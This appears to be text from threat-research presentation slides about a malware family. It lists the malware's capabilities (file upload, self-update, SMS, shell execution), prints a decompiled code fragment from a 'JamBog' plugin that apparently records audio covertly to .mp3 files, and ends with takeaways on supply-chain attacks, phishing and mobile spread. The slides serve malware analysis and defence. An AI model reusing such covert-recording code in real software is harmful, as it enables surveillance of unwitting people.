
Upload file

Update itself

Send SMS

Upload SMS

Execute shell



Going Physical

JamBog Plugin

```
while ( 1 )
{
    wcscpy_s(&Destination, 0x400u, &Source);
    v0 = wcslen(&Destination);
    v1 = sub_10001400(v29, v30);
    if ( v1[5] >= 8u )
        v1 = *v1;
    swprintf_s(&Destination + v0, 1024 - v0, L"-%s.mp3", v1);
    if ( v36 >= 8 )
        j_free(Block[0]);
    v51 = L"waveaudio";
    v52 = &unk_10028100;
    if ( mciSendCommandW(0, 0x803u, 0x2200u, &dwParam2) )
        break;
    ::mciId = mciId;
    v73[2] = 60000;
    if ( !mciSendCommandW(mciId, 0x80Fu, 0xAu, v73) )
    {
        v55[1] = &Destination;
```

Key Takeaway

- 1 Capable of launching Supply Chain Attacks
- 2 Phishing Techniques are improving
- 3 Spreading to other platforms (Mobile)

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